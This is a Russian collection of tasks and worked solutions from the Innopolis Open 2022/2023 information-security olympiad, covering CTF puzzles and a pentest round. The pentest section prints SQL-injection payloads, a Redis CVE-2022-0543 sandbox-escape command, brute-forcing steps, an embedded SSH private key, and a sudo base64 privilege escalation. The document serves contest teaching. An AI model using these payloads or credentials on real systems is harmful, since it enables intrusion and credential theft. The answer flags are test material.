Innopolis Open

Сборник материалов заданий отборочных и заключительного этапов Международной Олимпиады Innopolis Open по информационной безопасности сезона 2022/2023 уч. г.

Первый отборочный этап

Первый отборочный этап Олимпиады прошел дистанционно в формате CTF task-based.

CTF (Capture the flag в переводе с англ. яз. «Захват флага») task-based – формат соревнований по информационной безопасности, целью которого является «захват флага» при решении таска (задания). Иными словами, участникам необходимо решить задания и получить ответ в виде «флага»:

- Флагом могут быть скомпрометированные данные, пароли, почты и всё то, что можно найти во время анализа приложений и файлов.
- Флаги представляют собой набор символов или произвольную фразу.
- Флаги имеют одинаковый формат, например: *InnoCTF{h4110_w0r1d}.*

Особенности формата:

- Используется автоматическая проверяющая система ответов.
- За верный флаг участник получает баллы. За неправильный флаг баллы не вычитаются.
- Для ранжирования участников с одинаковым количеством баллов учитывается время сдачи ответа в проверяющую систему.
- Для некоторых заданий используется динамическая система оценки; чем больше участников решили задание, тем меньше за него можно получить баллов.

Все задания можно отнести к следующим категориям (также приложили список инструментов, которые могут оказаться полезными при решении):

- JOY (различные развлекательные задачи). Это может быть коллективная фотография команды, видеозапись с приветствием или прохождение мини-игры.

- ADMIN (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.

• https://www.docker.com/

• https://devhints.io/bash

• https://guides.hexlet.io/ssh/

• https://www.sanfoundry.com/1000-linux-command-tutorials/

- CRYPTO (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).

• https://www.cryptool.org/

• http://www.sagemath.org/

• https://github.com/hellman/xortool

• http://www.openwall.com/john/

- FORENSIC (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.

• http://www.sno.phy.queensu.ca/~phil/exiftool/

• http://code.google.com/p/volatility/

- MATH (Задачи на знание хэш-функций, алгоритмов, сортировки, структуры данных)

• http://algolist.manual.ru/

• https://e-maxx.ru/algo/

• https://sectools.org/tool/hydra/

- NETWORK (Задачи на знании сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)

• https://www.wireshark.org/

• http://netcat.sourceforge.net/

• https://linux.die.net/man/1/socat

• https://openvpn.net/

• https://www.openssl.org/

• http://nmap.org/download.html

- PPC (Задачи на программирование или автоматизацию обработки большого количества данных)

• https://www.python.org/

• http://www.sublimetext.com/

• http://notepad-plus-plus.org/

• http://www.vim.org/

- MISC (Задачи на логику, нетривиальное мышление и особенности работы различных технологий)

- PWN (задачи на поиск и эксплуатацию уязвимостей в скомпилированных приложениях)Поиск и эксплуатация бинарных уязвимостей)

- http://io.smashthestack.org/

- https://exploit-exercises.com/
- http://overthewire.org/wargames/

- CTB (Crack the box в переводе с англ. яз. «Взломать коробку») (Задачи на аудит удалённых машин)

- REVERSE (Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)

• http://www.gnu.org/software/gdb/download/

• https://www.hex-rays.com/products/ida/support/download.shtml

• http://www.ollydbg.de/

• http://www.hopperapp.com/download.html

• http://code.google.com/p/dex2jar/

• https://github.com/rocky/python-uncompyle6

- STEGANO (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)

• http://www.openstego.com/

• http://steghide.sourceforge.net/download.php

• http://www.gimp.org/downloads/

• http://audacity.sourceforge.net/download/

• http://kmb.ufoctf.ru/stego/stegsolve/main.html

- WEB (Поиск и эксплуатация веб-уязвимостей)

• https://portswigger.net/burp

• https://beefproject.com/

• https://cirt.net/Nikto2

• http://sqlmap.org/

Задачи формата CTF task-based не предполагают подробного описания условия, иными словами дается путь, файл или ссылка на какой-либо ресурс. Кроме того, задания всегда относятся к одной или нескольким категориям, что позволяет понять какие именно знания и инструменты потребуются для решения. При решении заданий участники не ограничены ни в используемых языках программирования, ни в инструментах.


Задачи первого отборочного этапа.

1. Категория MISC

1.1. Music Hunter 1

Баллы: min 100 – max 1000 (динамический)

Условие: Ответ на задание - это название произведения на английском языке, начало которого любезно предоставлено в файле (картинка). Ответ должен состоять из букв нижнего регистра и без пробелов.




Решение: Зная, что это задача из категории misc, участники понимают, что необходимо приложить логику. Для решения таска можно использовать google картинки, и методом пристального взгляда найти подходящее произведение.

Ответ: CTF{flightofthebumblebee}

1.2. Music Hunter 2

Баллы: min 100 – max 1000 (динамический)

Условие: Звучит довольно странно, правда? Может, это не мелодия?



Решение: Под каждый символ флага выделен отдельный такт. Буквенное обозначение ноты - это отдельная буква (A-F), а количество четвертей в длительности такта с паузами - число. Фермата (перевернутая круглая скобка с точкой) над нотой или паузой обозначает начало слова, которое необходимо отделить нижним подчеркиванием.

Ответ: CTF{F1AG_15_HE7E}.

2. Категория PPC

2.1. Image collector

Баллы: min 100 – max 1000 (динамический)

Условие: Вам нужно склеить изображение из кусочков. Размер изображения 697x111.

Файлы: zip архив.

Решение:

```
from PIL import Image


w, h = 697, 111

piece_w, piece_h = 17, 3


img = Image.new('RGB', (w, h))


i = 1

for y in range(0, h, piece_h):

    for x in range(0, w, piece_w):

        img.paste(Image.open(f'pieces/{i}.png'), (x, y))

        i += 1
```

```
img.show()
```

Ответ: CTF{Mr_57arK_1_d0n7_f33l_9ood}

2.2. We are looking for primes

Баллы: min 100 – max 1000 (динамический)

Условие: Мы ищем простые числа! Пожалуйста, отправьте как можно больше.

nc 158.160.55.87 9002

Файлы:

Решение:

```
from pwn import remote


def prime_generator():
    yield 2
    n = 3
    while True:
        is_prime = True
        for i in range(2, int(n**0.5) + 1):
            if n % i == 0:
                is_prime = False
                break
        if is_prime:
            yield n
        n += 1



conn = remote('', 9002)
conn.recvline()
```

```
generator = prime_generator()

while True:

    if conn.recv().decode() != 'Next number: ':

        conn.sendline(b'0')

        break


    conn.sendline(str(next(generator)).encode())


print(conn.recvuntil(b'}').decode())
```

Ответ: CTF{Pr1m3_9en3ra70r}

2.3. Tupper enjoyer

Баллы: min 100 – max 1000 (динамический)

Условие: Формула Таппера должна помочь

nc 158.160.55.87 9004

Решение:

```
from pwn import remote

from PIL import Image

from pytesseract import image_to_string, pytesseract


pytesseract.tesseract_cmd = r'C:\Program Files\Tesseract-OCR\tesseract'


conn = remote('', 9004)

conn.recv()


for _ in range(500):

    k = int(conn.recvuntil(b';', drop=True).decode().replace('k=', ''))

    image_bits = [[int((((y + k) // 17) // (1 << (17 * x + ((y + k) % 17)))) % 2 >
1 / 2) for x in range(105, -1, -1)] for y in range(17)]
```

```
    image = Image.new("1", (106, 17), '#000')
    for y in range(17):
        for x in range(106):
            image.putpixel((x, y), int(image_bits[y][x]))

    conn.sendline(image_to_string(image,  lang='eng').split('\n')[0].replace('.',
'').replace(':', '').encode())

print(conn.recvuntil(b'}'))
```

Ответ: CTF{7upp3r_d3c0d3r}

3. Категория Crypto

3.1. My first cipher

Баллы: min 100 – max 1000 (динамический)

Условие: Я изобрел новый шифр! Проверьте, как это работает)

nc 158.160.55.87 8001

```
2022-12-16              14:18:19+00:00              [generate]              :
1121109180478350296731768737458421688603039373878217724120823488381512070803
5
```

Решение: Зашифрованная строка рассчитывается как произведение временной метки в формате UNIX на момент генерации и числа, образованного соединением ASCII-кодов символов изначальной строки, при необходимости дополненных нулями слева до трехзначного числа.

```
s = str(int(open('flag.txt').read().split(': ')[1])//1671200299)
s = '0'*((3 - len(s) % 3) % 3) + s
print(''.join([chr(int(s[i:i+3])) for i in range(0, len(s), 3)]))
```

Ответ: CTF{T1m3_i5_3vEry7h1n9}

4. Категория Stegano

4.1. Bripher

Баллы: min 100 – max 1000 (динамический)

Условие: Там много скобок, в которых легко заблудиться…

Файлы: txt файл.

```
[[<[<{<(<{{{[{<<[{[[(([[{{<<(((<{(([{({{{{[(([[(<(<<<{(<[[[[{{<{<{[[{[{]}]>]}))]]>]}}))>>)]}>)}}>}>)>]]>}}})]>}}))}}]]}])
>]>)>>]>>]}}]}]}]])>]>}]>)>>>)>)>})<{{[<[{[{(<({(((<<({{[[<(<<([{[{({{<[<<<<(([{<{<(({[{([{((<(([{[{({{[(>>})>)
}}>]}]]}}>>}}))}>})]]}]]))}]}>>}}])}}]}))}>>>}}>)}}}})))>]>}>})))]>)))]}>)]))]]])]}}>]}]]}]]>>)}}})]))>]]}>)>>)}}]]})>)}
{(([({<{{(([([[(((([((<[<([[<(<(([([<((<[[<(([([{{[<<<[{{{<<(({({(<(<<])>}))})}>)>}>}>}>}>})})]>)>)]>]]>)>>)>]>]]}]))}
}]))}}})><{{[[[((([<[((<{<<[[({<(<[<[(<{{{([(((<<{(([<{(<{{[<<({{[(([{[{[[({<[{{(<([<(<[((({[([{([{{<[{<{{{{(]})>]]}]}]))}
]}]))}>})]}]]})})}}}}))]}}}}}}}}>>}])>)>}}}}))}}}]>]}]))])]>}>>]>}>>}})]}}}}))>)>}>})>]))}})>>[({(<({{{({<<<[[((<<{([((([<<
(([[[{{[[<(<{(((<{{<[[({{({(<<{[(<<[{((({{<<[[({[([<[<{[<<<[[<[({[[[([<{[{<([<([(<]>})}}})]]]]]))>})))))}]})>)}]))>>>]))>
)]>])>})]]>}>)}[<{{{[({(<<((<[(<<[[<<(<{[{[{<(<{[{<{([[<<(<<<{<{<(<((<{((<([({{{<<<{[(({[[[{[({{{{[(({([((<[{{({<
<<{{<[{<<<<({{<<[()>]>>>})}})})]}}>)>]]>}}}]}>}>]})}}>>>]>]}}]>])]})>)})<{([{([{{<<<<[((<[[<[(((([[((<<([{[{[<(([(
{{[[([<<<(([[[(<((({([{[((({[([({{([([{[[<{[<(<[{((([[<<[)}>>}]]>})]}]>]])]>>}>)}])}}]]>)}}>>}]}}>}})})>}]))>)>))>>]]>
}}>>>}>]>>>>)]>)})])}]}>>>})}]))>})>]))})]}<{[<[(([(<{([[(({{<{({{{[{<<(<<([<(<[<[({{(<{[((({{<[>>>)>}})}>>])]>}}}
>)>>]]))}}}]}])}>])]}>>>]>})}>}]>}>)}}})>]))]]>]>>}]}>)}>>)}}})}]}))>>]}}}]]))}]])><[<<[[(((([[([[([[{(<{{[(((([[<{[{[
{[[<[({{<([[([[{[([[([{<<<[<{[{[{(<[(([((({<[{{[<([<([{[<(<{{{(({{<((()]]]>)]]]}>))]>>]])>>])]>)})}]}}>]>])}})>])}>}]>>
>]{<<[{{[[[([<(<[({{<({{{<[(([([{{{{{[[{<{<<[<{({{<({{<<{[{{(({{<[[(<{((<<{{([[((<([[({<{<<<<(<<<[(<({[[{<<[{{(([{[(([{[<
{<<(>)>>>))}}}>>]>}}>]}}}>]}}>])))]>}>]>))}]])))})))>]})]]]})}}]>>]])}>]>}]}>]]]]]}>)>)>>}>}}>>])>>>)]]})>)}}}}>}
}))>)]]}]}>>)>>]}]
```

Решение: Количество последовательно идущих скобок одного типа (открывающая/закрывающая) - один из символов флага в ASCII.

Ответ: CTF{B7ack3t5_h1dd3r}

4.2. Рей наносит ответный удар

Баллы: min 100 – max 1000 (динамический)

Условие:

Кто я?

Аянами Рей.

А кто ты?

Аянами Рей.

Ты тоже Аянами Рей?

Да. Я та, кого знают как Аянами Рей.

Мы все те, кого знают, как Аянами Рей.

Файлы: gif файл.

Решение:

Имя файла из архива в гифке - это координаты рассматриваемого пикселя в анимированном изображении. Красная составляющая цвета этого пикселя для каждого фрейма - символ в ASCII, а последовательность символов (с каждого фрейма) образует пароль от архива.

```
from PIL import Image, ImageSequence

print(''.join([chr(frame.convert('RGB').getpixel((228, 69))[0]) for frame in ImageSequence.Iterator(Image.open('ayanami.gif'))]))
```

Ответ: CTF{h3LL0_fr0M_1NnoJuN1OR}

5. Категория Admin

5.1. /bin/...

Баллы: 100

Условие: В мире Linux так много оболочек командной строки, что запомнить их все просто не хватает сил! В этой задаче мы загадали название одного из шеллов, только он подойдет. Попробуй угадать, какой ответ. Попыток неограниченное количество.

Ответ: CTF{/bin/zsh}; CTF{zsh}; /bin/zsh; zsh.

Второй отборочный этап.

Второй отборочный этап олимпиады прошел дистанционно в формате pentest.

Pentest (Penetration test в переводе с англ. яз. «тестирование на проникновение») – анализ системы (сервиса) на наличие уязвимостей. Это метод оценки безопасности информационной системы путем моделирования атаки злоумышленников. Цель тестирования – обнаружить возможные уязвимости и недостатки сервиса, способы к нарушению конфиденциальности, целостности и доступности информации, спровоцировать некорректную работу сервиса. По итогам тестирования дается оценка возможностей текущего уровня защищенности выдержать попытку вторжения потенциального злоумышленника и рекомендации по устранению уязвимостей.

В тестировании используются определенные программы для работы с уязвимостями систем, например:

- Metasploit (программа для предоставления информации об уязвимостях, помощи в создании характерных признаков вирусных программ для систем обнаружения вторжений (например, антивирусов), создания и тестирования атак на вычислительные системы).

- Nmap (утилита, предназначенная для настраиваемого сканирования ip-сетей с любым количеством объектов, определения состояния объектов сканируемой сети (портов и соответствующих им служб).

- Nessus (инструмент для автоматизации проверки и обнаружения уязвимостей и брешей в защите информационных систем).

- Kali Linux (дистрибутив с определенными настройками, приложениями и инструментами, предназначенный для этичного хакинга и тестирования на проникновение).

Результатом проведенного теста на проникновение является отчет, который состоит из следующий пунктов:

- Сбор информации (определение объема тестов на проникновение).
- Перечисление сервисов (сбор информации о том, какие сервисы существуют в системе или системах).
- Проникновение (обнаруженные уязвимости и рекомендации по их устранению).

Для второго отборочного этапа для каждой команды было подготовлено по 2 виртуальных машины.

Участникам были даны лишь ip адреса виртуальных машин (через специального telegram бота).. Задача заключалась в том, чтобы получить права доступа user и root, найти флаги и написать отчет о проделанной работе.

Особенности этапа:

- На каждой виртуальной машине два уровня сложности, которые можно получить только последовательно:

1) получение доступа пользователя (user);

2) получение доступа суперпользователя (root).

- Флаги хранились в текстовых файлах или в другой критической информации (логины, пароли) для каждого уровня.

- Флаги сдавались в специально созданного telegram бота. В нем был доступен интерфейс доступа к машинам, их также можно было перезагружать. Первый час перезагрузка была недоступна. Каждую машину можно было перезагружать не чаще, чем раз в 10 минут, при этом лимит на команду при перезагрузке - 1 раз в 2 минуты, при этом пересоздание машины занимало в среднем 2-3 минуты. Зачастую такая перезагрузка требовалась, когда упал сервис, случился kernel panic, был потерян доступ по ssh (и прочие критические случаи).

- Учитывалось время сдачи каждого флага. Стоимость при сдаче флага на первой минуте: user – 100 баллов, root – 200 баллов; далее каждую минуту отнималось одинаковое количество баллов. Например: если сдать флаг user на 10-й минуте, то начисляется 90 баллов, а если найти флаг root на 15-й, то можно получить 170.

Первая машина

Открытые порты:

7542 web

4422 ssh

User

Уязвимость 1: sql-injection.

Решение:

В поле логина имелась уязвимость типа sql-injection, позволяющая получить имена пользователей и их пароли:

Получаем пользователей:

```
union select username,2,3 from users limit -1 offset 1; --23213
```

Получаем пароли:

```
union select password,2,3 from users limit -1 offset 1; --23213
```

По имеющимся данным можно было подключиться к ssh порту под пользователем henry с паролем Aq1%G#m3F@f9

Ответ: user flag.txt: CTFyhVQ2E5KG7YMgJ8ZU9fB

Root

Уязвимость 2: CVE-2022-0543

Решение:

На локальном порту 6379 был запущен redis версии 4.5 от пользователя root, что позволяло проэксплуатировать уязвимость побега из песочницы и выполнения RemoteCodeExecution:

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
```

Ответ: flag root.txt: CTFh3kf8q3yjwHh6xFyvT8a

Вторая машина

Открытые порты:

7220 web

4444 ssh

User

Уязвимость 1: apache bypass.

Решение:

В ходе перечисления директорий нужно было обратить внимание на 403 (forbidden) ошибку на директорию backup.

Если запустить сканер непосредственно на url вида <ip>:7220/backup - находился файл index.php, на который собственно распространял запрет .htaccess на GET методы. Однако, если отправить POST запрос отдавалась форма ввода пароля. Запустив брут по словарю rockyou.txt и подобрав нужный пароль hughes1 получаем файл со следующим содержимым:

User: smith

Key:

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDwHfmN3s

GyBb5XqIQzp6EFAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDO5rzp2iim

OIlCwL2iMClOF606DwO3W0joqlIl7qkdW2EV5MaOJBJnXpQqgBwBk7aXjj+mOjgJjxB5PM

9wqEABU1WMd2tVOfIxv3Ylo8xIbzFVZ4UJaYjfpcB6/CEW+5K9KLYjwGtKI5FU21WDBYeG

+rZfCqrxNGs4MV6R6KkctC2Ic18XwFQD7qBI+vxg+LQMbQA4YyJfElIAp7T16IY01XmC3C

KngRPoLaCjtDyISsZDjiWw7l7rjGfzt81+4FM8qulPns7c9LSIAo83WptMyGlwuWlzlpez

W6wDxdjS6WFRAbGPmmNmQJYkvB/ZEFrlnOYjk7oVbtjCVPc5h11BbnV17HgZ84BJCFtVDr

vTFv6biwr6MaAUWKdgEZhtORuTovLw9NU0d3fCXxPmT4l0ZJK+D4zlrLaMglLuyZuA6lsF

abEWhcROZXgrV10Wjz4SdgouBHYmz1Q6hmflFcnWqRijYNoGk9o1baakEGhe/U7fLQD/kK

o814RzoX8BmzsAAAWQAA9p879ns2swkLiHMLp0OqD9JI9AJ5BwG3i05AHudpj9Dw+LkyNI

KVB9Wn0TLxcscHt30rjzzrAEFTKq96OI97nBLXKjPvtE+4YHKvk5q8jUcQQWBVXuknm2/V

A9sJ6VLeu3zXpfDJx6JKruF3E8wWqjlnCO3tvsn+Quv2xB+SQmVTG7KD571mJ64SvLepDl

SLLmdCzG6jf8eWSsyZ9g3VHV/mloJy+cHUYipj3W+VcJdXJDZbEFlC4vGxh/alpp6xfMpK

00v+RWlQKG17/I7aO75sQKsOzADzhJrYgixluOXGasoCwhJBWgb6LwtWdLmmN9fiE71WYM

1sNU3egX4tNfSHwXXt3NvHIuJmZGRO738aH51r6BTDAYZF071tN9ZcbhjTxK18gVIiRUTi

SB4/ZpIs9rikRgZVu/jSKWysTYVRgcql/0jRw4E6Y5gRW7kGgrC+7DluDBd75jsnD9Myia

qLs4fxVc6jZ6aga5E9mhPnyh/tyxWe1oyiVSEkcQUKo4JfcTe56u7k+bnWuQLxzJfHD4T5

wZKqgnYSFzuSY5ulDTBZAbbncLyLHndiI5h9RkhwMFGK2ucDHec5I4jWkCq2l8HFc8FxN6

E8ZEvZPtUd2NbZacQIghPMTjF9hplIqxdxL9kb6zokhQO1UFaBrkccB45GwloKy1uU+9gt

FiL9T1M9iWLHdAx/oTaRRP8CLDUn+RfL0q0GMyff/NDQSnok1jj5nEUL6USwUmJmvN4xKU

6nSXWE46zl41/0GHArWybSL471LrnuAuflmBj4as6b7zdKBKy0ytdM1VlxUNSy7Pe/8S+X

k8wrj3tVXjbqp+Pi8y7/+puhzop5/KPEElUiWQRITuBproTnOWY/tMZ03+UfJoS1+hx+sv

aAY+Rk37sKbHV4k+ctxcG/Flkw25gEVD4UEu0T18ALhBvy2Wbp++HB32WqybOn7QlTM0s9

P6tpbuBXElf9jjPI2lEYmO0hAXr71lkbUxA5qVOx7Vj+IXh/m/Iee6fyDOFDIvu/rW8sbk

TCeBK+DXmAiSpiYeC2Mmg7xtlR7DLYbxKmfTDEBrNYON4DChGpemDd1vD1CqJ6aUuf419S

rsLeMJP7qode5vxfJxXVX+/oWj2LI7UhlJDPB93wKygDlhZg8pIrALPnKoi9BXVqeC1FKB

```
HdD55fvuYGEwntkMzHQd6S3SlL/LgrsYmode+PVuQKKObyWp8V0PUfFScCCPYT2jz6Mxao
tHz0cUIdUYAZVF4IxU3MSp5ULLzeWKE6KeAYPLiy0qmxlqDXxQYdNAc9FMy+wBqs+zbCAU
gUF2i1K+/3QSWBqADUY+8vKiA3/tSI/ddljj/w5HVRLylqUJNJeAmDOG8jxJCqX7Ki5a3U
pn1ya3+Mi/O5DPlq27L5y9Au+7vTQr1HOkG0A94CqBznQ85YEsud4Xt4Cq8QEUAVwy+F/S
MIH2BZCEoBn+xJLda2MkJ2WEI0jwy+038zGRwTlSAxc93BupSsIrRYWVoiHUUbRsuZyKHg
lWyzl/7UZeUSNFIo+u3fzJGyo2ACrZlQqvmLEfpcFnDc0WtQ+KE+Z8RCvgz8Z9CUiKgROT
lfWCiD9uaCfITtE9PL/Y65CTJic9exAnbCAs06oYKWSNuT0RJMUzIxsv7aZO/QOnNHuc6h
tXgceTbR7zsTDBvV22MWGG1a/tjTFkcjGaENuzhk7eYqqxDdp9FiEr13+N2l2K7sZaUMof
wxJ+xpK2NQdt9o2CugCXUELansvl1jCQeVYE6XdPjs204z9+V9ATHMFbUAj/Mg5+jaUWt8
b9ALKEwG9M8ibb3nwgfyD8vYxqqE4msvzsRICqHepLEHaCIh8OiqEtWKtQvZqUPuHnz/e7
LO8t5opInA2vOthpAQh5paqUgr0=
-----END OPENSSH PRIVATE KEY-----
```

Данный файл является приватным ключем пользователя smith для подключения по ssh, но он защищен паролем.

Используя утилиты john the ripper и встроенный скрипт можно было сбрутить пароль и произвести успешное подключение под пользователем smith.

Ответ: user flag.txt: CTF9VjJ9X9h2vT2WY8D2bw2

Root

Уязвимость 2: GTFObins на утилите /usr/bin/base64

Решение:

Средствами перечесления типа LinPeas.sh можно было обнаружить что в файле sudoers записана следующая строка:

```
User smith may run the following commands on 5d2571933b0a:
    (ALL) NOPASSWD: /usr/bin/base64
```

обозначающая то, что пользователь smith имеет права на запуск данной команды от пользователя root без ввода пароля. Это позволяло обратиться к gtfobins и повысить привилегии до пользователя root:

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

Ответ: flag root.txt: CTFj7vG8W8t8X3t3jX9fFv3

Первый тур заключительного этапа.

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based с добавлением двух творческих задач.

Особенности тура:

- Длительность тура: 4 астрономических часа.
- Интернет отсутствует.
- ОС: Kali Linux 2022.4
- Каждая задача по категориям оценивалась в 1 балл. Творческие задания решались на выданных бланках, и оценивались от 0 до 2 баллов с шагом 0.25.
- Для каждого участника был подготовлен ноутбук с предустановленной Kali Linux. Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Задачи первого тура заключительного этапа.

1. Категория crypto

1.1. Baby shiftpher

Баллы: 1

Условие: ¡ª#=¹´4³:/°·2/³²°>

Решение:

```
sb = ''.join(['0' * (8 - len(bin(ord(c))[2:])) + bin(ord(c))[2:] for c in '¡ª#=¹´4³:/°·2/³²°>'])

sbn = sb[1:] + sb[0]

print(''.join([chr(int(sbn[i:i + 8], 2)) for i in range(0, len(sbn), 8)]))
```

Ответ: CTF{shift_and_get}

1.2. Double protection

Баллы: 1

Условие: Доверьте этой программе шифрование любых файлов и будьте дважды уверены в ее эффективности! Например, флаг зашифрован точно так же, как прикрепленный текст.

Файлы: encryptor.py, flag_enc.txt, sometext.txt, sometext_enc.txt

Решение:

```
text = open('sometext.txt').read().encode()

text_enc = bytes.fromhex(open('sometext_enc.txt').read())

flag_enc = bytes.fromhex(open('flag_enc.txt').read())


alph = 'abcdefghijklmnopqrstuvwxyz'

half_enc_1 = set(bytes([a ^ b for a, b in zip(text, ((a + b + c + d) * (len(text) // 4 + 1)).encode())]) for d in alph for c in alph for b in alph for a in alph)

half_enc_2 = set(bytes([a ^ b for a, b in zip(text_enc, ((a + b + c + d) * (len(text) // 4 + 1)).encode())]) for d in alph for c in alph for b in alph for a in alph)


half_enc = list(half_enc_1 & half_enc_2)[0]

key_pair = (bytes([a ^ b for a, b in zip(half_enc[:4], text[:4])]), bytes([a ^ b for a, b in zip(half_enc[:4], text_enc[:4])]))

print(bytes([a ^ b for a, b in zip(bytes([a ^ b for a, b in zip(flag_enc, key_pair[1] * 8)]), key_pair[0] * 8)]).decode())
```

Ответ: CTF{p1Us_2_0r_m1Nu5_2}

2. Категория stegano

2.1. Рей навсегда

Баллы: 1

Условие:

— Как они все могут быть мной?

— Все остальные зовут нас Аянами Рей, только и всего.

Файлы: LSB_frames.zip

Решение:

В задании дается 21 изображение в формате PNG.

Название архива с изображениями наталкивает на мысль о небезызвестном стеганографичесском методе LSB (Least Significant Bit или наименьший значащий бит). В данном случае информация представлена последовательностью байтов, требующих на кодировку

одного байта 2 пикселя исходного изображения: последние биты двоичной записи каналов R, G, B и A первого и второго.

Таким образом, получается последовательность неотрицательных целых чисел, меньших 256. Они кодируют цвет каждого пикселя черно-белого изображения, имеющего, соответственно, только один канал.

Для начала необходимо получить все пиксели черно-белого изображения:

```
from PIL import Image, ImageDraw


frames = [Image.open(f'frames/frame{i}.png') for i in range(1, 22)]


image_pixels = []
for frame in frames:
    for y in range(frames[0].size[1]):
        for x in range(frames[0].size[0]):
            image_pixels.append(frame.getpixel((x, y)))


bits = []
for image_pixel in image_pixels:
    for color in image_pixel:
        bits.append(bin(color)[-1])


gray_pixels = [int(''.join(bits[i:i+8]), 2) for i in range(0, len(bits), 8)]
```

Теперь возникает вопрос о размерах черно-белого изображения.

Обычно скрытое сообщение имеет размер, который идеально в изображение не впишется, поэтому в неиспользуемые пиксели записывается некоторый “шум”. В нашем случае, путем несложных наблюдений, выясняется, что он имеет вид идущих подряд нулей.

Поэтому необходимо выяснить, на каком по счету пикселе действительно “заканчивается” скрытое изображение:

```
last_pixel_num = 0
for i in range(len(gray_pixels)):
    if gray_pixels[i] != 0:
```

```
        last_pixel_num = i

print(last_pixel_num)
```

```
2359295
```

Остается подобрать длину и ширину, имея их произведение (то есть, количество пикселей). Стоит обратить внимание на то, что цвет нескольких последних пикселей вполне может быть равен 0, что вызывает необходимость небольшого перебора близлежащих чисел. Так и оказалось: всего пикселей было 2359296. А размеры изображения – 2048x1152.

```
for height in range(500, 2000):
    if 2359296 % height != 0:
        continue

    n = 0
    flag_image = Image.new('L', (2359296//height, height))
    for y in range(height):
        for x in range(2359296//height):
            ImageDraw.Draw(flag_image).point((x, y), fill=(gray_pixels[n]))
            n += 1

    flag_image.show()
```

Изображение с флагом:

Ответ: CTF{n0_UcUcu9a_ju5t_s7ega}

2.2. Spacenography

Баллы: 1

Условие: Это похоже на обычную вырезку из статьи, а может вы найдете что-то необычное?

Файлы: text.txt

Решение:

Номера слов, после которых следуют два пробела вместо одного, образуют флаг в ASCII.

```
for p in open('text.txt').read().split('  ')[:-1]:
    k += len(p.split())
    print(chr(k), end='')
```

Ответ: CTF{57EGano}

3. Категория PPC

3.1. Polish programming

Баллы: 1

Условие: Вам даны математические выражения в инфиксной записи с двумя функциями (min и max). Вы должны преобразовать его в постфиксную (также известную как обратная польская) запись.

Смысл обратной польской нотации в том, что все аргументы или операнды помещаются перед знаком операции.

Примеры:

Q: `1 + 2 * min ( 3 , 5 ) - 4 / 2`

A: `1 2 3 5 min * + 4 2 / -`

Q: `1 + 2 + 3 + 4 + 5`

A: `1 2 + 3 + 4 + 5 +`

Q: `1 * 2 / 3 * 4 / 5`

A: `1 2 * 3 / 4 * 5 /`

Решение:

```
import socket


conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
